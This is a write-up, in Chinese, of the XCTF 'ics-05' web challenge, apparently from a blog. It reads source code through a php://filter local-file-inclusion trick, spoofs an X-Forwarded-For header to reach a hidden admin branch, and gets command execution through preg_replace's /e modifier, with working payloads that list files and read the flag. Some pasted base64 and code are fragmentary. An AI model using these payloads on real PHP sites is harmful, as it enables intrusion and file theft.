
XCTF isc-05 writeup

原创

[GAPPPPP](#) 于 2019-07-10 21:28:08 发布 244 收藏


题目页面如下



f12查看页面源代码后发现了一个可疑的地方

```
<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
    </ul>
```

考虑使用 `php://filter` 协议读取 `index.php` 的内容,修改page的参数为 `php://filter/read=convert.base64-encode/resource=index.php`



PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1MPgo8aHRtbD4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0idXRmLTgiP
/og73vvIzpnIDopoHkvp3otZZlbGVtZW505qih5Z2XCiAgICAgICAgLy
/nm5HlkKzlr7zoiKrngrnlh7sKICAgICAgICBlbGVtZW50Lm9uKCduYXYoZGVtbyknLCBmdW5jdGlvbihlbGVtKSB7CiAgICAgICAgICAgIC8vY29uc29sZS5sb2coZWxlbSkKICAgICAgICAgICAgbGF5ZXIubXNnKGVsZW0udGV4dCgpK
/PgoKICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgogICAgPGRpdiBzdHlsZT0idGV4dC1hbGlnbjpjZW50ZXIiPgogICAgICAgIDxwIGNsYXNzPSJsZWFkIj48P3BocCBlY2hvICRwYWdlOyBkaWUoKTs
/PjwvcD4KICAgIDxiciAvPjxiciAvPjxiciAvPjxiciAvPgoKPD9waHAKCn1lbHNlewoKPz4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KICAgICAgICA8ZGl2IHN0eWxlPSJ0ZXh0LWFsaWduOmNlbnRlciI+CiAgICAgICAgI
/cGhwCgogICAgICAgICAgICAgICAgaWYgKHN0cnBvcygkcGFnZSwgJ2lucHV0JykgPiAwKSB7CiAgICAgICAgICAgICAgICAgZGllKCk7CiAgICAgICAgICAgICAgICB9CgogICAgICAgICAgICAgICAgaWYgKHN0cnBvcygkcGF
/PgogICAgICAgIDwvcD4KICAgICAgICA8YnIgLz48YnIgLz48YnIgLz48YnIgLz4KCjw/cGhwCn19CgoKLy/mlrnkvr/nmoTlrp7njrDovpPlhaXovpPlh7rnmoTlip
/og70s5q2j5Zyo5byA5Y+R5Lit55qE5Yqf6IO977yM5Y+q6IO95YaF6YOo5Lq65ZGY5rWL6K+VCgppZiAoJF9TRVJWRVJbJ0hUVFBfWF9GT1JXQVJERURfRk9SJ10gPT09ICcxMjcuMC4wLjEnKSB7CgogICAgZWNobyAiPGJyID5X
/PgoKPC9ib2R5PgoKPC9odG1sPgo=

base64解密后得到网页源码

```
<?php
error_reporting(0);

@session_start();
```

```
posix_setuid(1000);


?>
<!DOCTYPE HTML>
<html>

<head>
    <meta charset="utf-8">
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
    <link rel="stylesheet" href="layui/css/layui.css" media="all">
    <title>设备维护中心</title>
    <meta charset="utf-8">
</head>

<body>
    <ul class="layui-nav">
        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>
    </ul>
    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">
        <legend>设备列表</legend>
    </fieldset>
    <table class="layui-hide" id="test"></table>
    <script type="text/html" id="switchTpl">
        <!-- 这里的 checked 的状态只是演示 -->
        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="开|关" lay-filter="checkD
emo" {{ d.id==1 0003 ? 'checked' : '' }}>
    </script>
    <script src="layui/layui.js" charset="utf-8"></script>
    <script>
    layui.use('table', function() {
        var table = layui.table,
            form = layui.form;

        table.render({
            elem: '#test',
            url: '/somrthing.json',
            cellMinWidth: 80,
            cols: [
                [
                    { type: 'numbers' },
                     { type: 'checkbox' },
                     { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },
                     { field: 'name', title: '设备名', templet: '#nameTpl' },
                     { field: 'area', title: '区域' },
                     { field: 'status', title: '维护状态', minWidth: 120, sort: true },
                     { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }
                ]
            ],
            page: true
        });
    });
    </script>
    <script>
    layui.use('element', function() {
        var element = layui.element; //导航的hover效果、二级菜单等功能，需要依赖element模块
        //监听导航点击
```

```
        element.on('nav(demo)', function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<?php

$page = $_GET[page];

if (isset($page)) {



if (ctype_alnum($page)) {
?>

    <br /><br /><br /><br />
    <div style="text-align:center">
        <p class="lead"><?php echo $page; die();?></p>
    <br /><br /><br /><br />

<?php

}else{

?>
        <br /><br /><br /><br />
        <div style="text-align:center">
            <p class="lead">
                <?php

                if (strpos($page, 'input') > 0) {
                    die();
                }

                if (strpos($page, 'ta:text') > 0) {
                    die();
                }

                if (strpos($page, 'text') > 0) {
                    die();
                }

                if ($page === 'index.php') {
                    die('Ok');
                }
                    include($page);
                    die();
                ?>
        </p>
        <br /><br /><br /><br />

<?php
}}


//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试
```

```
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}




?>

</body>

</html>
```

发现危险函数`preg_replace`

```php
if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($
        subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```


查看一下php手册

preg_replace

(PHP 4, PHP 5, PHP 7)

preg_replace — 执行一个正则表达式的搜索和替换

说明

mixed **preg_replace** (mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count]])

搜索subject中匹配pattern的部分， 以replacement进行替换。

再查看一下preg_replace函数的漏洞：

> /e 修正符使 preg_replace() 将 replacement 参数当作 PHP 代码（在适当的逆向引用替换完之后）。提示：要确保replacement 构成一个合法的 PHP 代码字符串，否则 PHP 会在报告在包含 preg_replace() 的行中出现语法解析错误。

也就是说pattern参数的结尾包含了/e修正符的话,如果replacement构成合法的代码的话便会执行,先在请求头中加入`X-Forwarded-For: 127.0.0.1`,payload:`?pat=/test/e&rep=system('ls%20/var/www/html')&sub=test`

```
<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png
```


payload:`?pat=/test/e&rep=system('cat%20/var/www/html/s3chahahaDir/flag/flag.php')&sub=test`获取flag

```
<br >Welcome My Admin ! <br ><?php

$flag = 'cyberpeace{7b                    90085}';

?>
```